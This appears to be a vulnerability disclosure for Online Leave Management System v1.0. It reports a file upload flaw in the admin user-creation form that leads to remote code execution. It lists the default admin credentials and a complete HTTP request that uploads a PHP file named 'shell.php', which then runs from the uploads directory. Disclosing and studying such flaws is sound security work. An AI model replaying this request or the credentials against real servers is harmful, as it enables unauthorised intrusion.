hegeoo Create RCE-1.md History

1 contributor

67 lines (49 sloc) | 2.2 KB

Online Leave Management System v1.0 by oretnom23 has arbitrary code execution (RCE)

BUG_Author: hegeoo

Admind login account: admin/admin123

vendor: https://www.sourcecodester.com/php/14910/online-leave-management-system-php-free-source-code.html

Vulnerability url: http://ip/leave_system/classes/Users.php?f=save


Loophole location： There is an arbitrary file upload vulnerability (RCE) in the picture upload point of the "Create New" file of the "User list" module in the background management system

Request package for file upload：


```
POST /leave_system/classes/Users.php?f=save HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: */*
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/leave_system/admin/?page=user/manage_user
Content-Length: 809
Content-Type: multipart/form-data; boundary=---------------------------7128709111375
Cookie: PHPSESSID=a58hbbkeelngug4ek0dssb0rb5
Connection: close

-----------------------------7128709111375
Content-Disposition: form-data; name="id"


-----------------------------7128709111375
Content-Disposition: form-data; name="firstname"

111
-----------------------------7128709111375
Content-Disposition: form-data; name="lastname"

111
-----------------------------7128709111375
Content-Disposition: form-data; name="username"

111
-----------------------------7128709111375
Content-Disposition: form-data; name="password"

11
-----------------------------7128709111375
Content-Disposition: form-data; name="type"

2
-----------------------------7128709111375
Content-Disposition: form-data; name="img"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------7128709111375--
```

The files will be uploaded to this directory \leave_system\uploads



We visited the directory of the file in the browser and found that the code had been executed



JFJF